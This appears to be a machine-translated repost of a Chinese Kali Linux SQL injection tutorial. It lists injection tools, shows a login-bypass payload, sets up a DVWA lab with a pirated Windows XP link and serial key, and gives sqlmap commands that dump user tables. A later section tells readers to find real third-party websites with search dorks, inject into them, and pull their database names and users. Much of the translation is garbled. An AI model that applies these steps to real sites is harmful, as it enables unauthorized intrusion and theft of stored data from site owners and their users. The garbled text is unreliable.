
 ">WeChat
- Example of sql injection
Gevent was also strong, making the BBCQSQL very fast.
HexorBase tool is a set of database violent decompositions and database connectivity tools that are powerful and currently support almost all commonly used databases supporting mysql, mssql, postgresql, sqllite
jSQL is a lightweight security test tool that detects leakage of SQL.
mdb-sql is a small tool to query mdb data in sql statements.
A good ORACLE detection code, a little blasting tool.
SIDGuess uses the SID of Oracle as a guess.
SQLdict is a sQL Server blast dictionary.
Sqlite database Browner is a sqlite database access software.
Sqlmap doesn’t say much.
Sqlninja’s aim is to exploit the SQL injection loophole in Web application, which relies on Microsoft’s SQL Server as backend support. Its main objective is to provide a remote shell on a leaked database server even in an environment with strict precautions. After a SQL plug-down has been discovered, managers at the enterprise should use it, especially testers **** who can automatically take over the database server. Unlike other tools, Sqlninja does not need to extract data but focuses on obtaining an interactive shell on a remote database server and uses it as a foothold of the target network.
Sqlus is an open-source MySQL injection and takeover tool, sqlus uses command line interfaces where users can inject their own SQL queries, download files, climb the web site to search for writeable directories, clone databases, and upload and control back doors. sqlus is a relatively good mysql injection tool, which feels that two things best are the speed with which the injection captures data, and another of its greatest features is autosearchable catalogues, uploading Webshell.
Tnscmd10g is an ORACLE database password scanning tool that operates in perl environments.
Reproduced:https://blog.51cto.com/wxfplane/1896733Put it away. - Kali Linux SQLInjection of attack classes2017-07-16 17:12:371 概述 SQL注入是影响企业运营最具破坏力的漏洞之一,他会泄露保存在应用程序数据库中的敏感信息,包括用户名,口令,地址,电话号码以及信用卡明细等容易被利用的信息。 SQL注入是这样一种漏洞:应用程序在后台想 数据库传递SQL语句查询时,如果为攻击者提供了影响该查询的能力,就会引发SQL注入。SQL注入不只是一种只会影响Web应用程序的漏洞,对于任何从不可信源获取输入的代码来说,如果使用该输入来构造动态SQL语句时,就很可能受到攻击。 目录
- Overview
- Contents
- Rationale
- Test Environment Construction
- Examples of attacks
- 1 SQL Injection menu using sqlmap into DVD
- 2 Use sqlmap to inject external sitesSQL is based at the IBM laboratory in the 1970s. SQL is used to communicate between applications and databases.
- SELECT – takes a record from the database.
- INSERT – Insert a record into the database
- DELETE – Remove a record from the database
- UPDATE – Updates or changes the current records from a database can occur when statements submitted by users are used as search sentences for databases. For example, when a user is authorized to send an information with a “user name” and a “cipher”, the username/cipher checks with what is stored in the database. If the same user is allowed to log in, otherwise the user login fails.
SELECT * FROM user WHERE username='$username' AND password='$password'This statement simply indicates that the username and username from the user’s table are identical, with a password equal to Password. So if the user sends the user’s name “admin” and the password is “12345”, the SQL statement was created as follows:SELECT * FROM user WHERE username='admin' AND password ='12345'So if the user enters ‘or `1’=1, the first quotation marks will terminate the string entered, and the rest will be used as SQL statements and in the SQL statement 1=1 is always true, which allows us to bypass the registration mechanism.SELECT * FROM user WHERE username='admin' AND password =''or '1'='1'This is a simple example of an SQL injection, but in practice the SQL injections are much more complex than this. In our penetration tests, we have a very tight schedule for most of the time, so at this point we need an automated attack to inject us.
SQLMAP is a tool that can take advantage of vulnerability. It is open source and is often used to conduct intrusion infiltration tests on the fragile DBMS written by Python. It detects and exploits loopholes on SQL.3 The testing environment builds a pilot operating system in a virtual setting, creates a flawed web application, installs Kali Linux, and performs penetration tests.
- VMware Workstation
- Windows XP image

- Kali Linux virtual image 3.1 runs the Windows pilot operating system on VMware Worksteation, and once we download and install VMware Workstation, the next step is to download and install Windows XP, Vista, Server 2003 because these systems have many known security problems.http://pcriver.com/operating-systems/windows-xp-professional-iso-download/ Serial key: FVMK4-6DD4B-26MB4-74JB2-R4XWM
 3.2 Search for and configure flawed web applications 1, now and install XAMPP https://www.apachefriends.org/download.html
For Windows XP, it can be here.

https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/1.8.2/xampp-win32-1.8.2-6-VC9-installer.exe/download 2. Once XAMPP is installed, click the “Start” button on the control panel to open the Apache and MySql services. Three, here. http://www.dvwa.co.uk/ Downloads a DVD application, depresses the file into a new folder named “dvwa”.
Opens the folder “C:\xampp\htdocs” and moves the contents of this folder to another location.
5 Copy the “dvwa” folder to the “C:xampp\htdocs” directory.


6. Enter and access the following in the browser address bar: http://127.0.0.1/dvwa/login.php A database setting page is displayed.

, to the folder “C:\xampp\htdocs\dvwa\config” opens the “config.inc” file with a note book.
Go back to the browser and then refresh the page, which shows a login page.

Enter the default login voucher, such as “admin/password”, for an application.

We successfully configured and installed an application on a web server, now we access the application through Kali Linux or BackTrack.http://ip-address-of-windows-xp-machine/dvwa/login.phpSo you can start your attack practice. For the sake of demonstration, we click on DVD Security to set the security level low. 3.3 Download and install Kali Linux 4 attack instance 4.1 SQL Injection menu with sqlmap injected into DVD (1) to get cookies information

Use the admin/password landing system to get data through the Fire Fox Browser Tamper Data.
(2) Access to url for testing
Click on the SQL Injection menu, enter 1 in the User ID input box and click on submit button. Get the url to test as follows:http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#


(3) Use sqlmap to test the existence of sql into a loopholeroot@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5"


(4) Detection of database names used in MYSQL to store applied dataroot@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5" --dbs (5) Query table names in dvwa database root@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5" -D dvwa --tables

(6) Get a list of fields in the user tableroot@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5" -D dvwa --table -T users --columns

(7) Export Users Tableroot@kali:~# sqlmap -u "http://192.168.169.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=pu63p86c54jurn59bms72637h5" -D dvwa --table -T users --columns --dump 4.2 Use of sqlmap for external sites (1) Targeting websites

Enter the google, or the baidu query statement: inurl: “news.php?id=”. You can qualify that country by adding some suffix.

(2) From which we choose a website
(3) Test if he has a loophole


Method 1: Add a single quote at the end. ‘
Method 2: Add at the end and 1 = 1 before and 1 before. And 1 = 2.
If there are no mistakes, but the face has changed, there is a leak in the sql.
(4) Injection
You can’t take the same step.

Getting a database version

What’s the library?

Select newrockpigment_web_maker_com_tw

Select user
Run the storm vault.
- Overview

未经允许不得转载:萌萌Apprentissage » Kali Linux SQL Injection of attack course


 learn NMAP

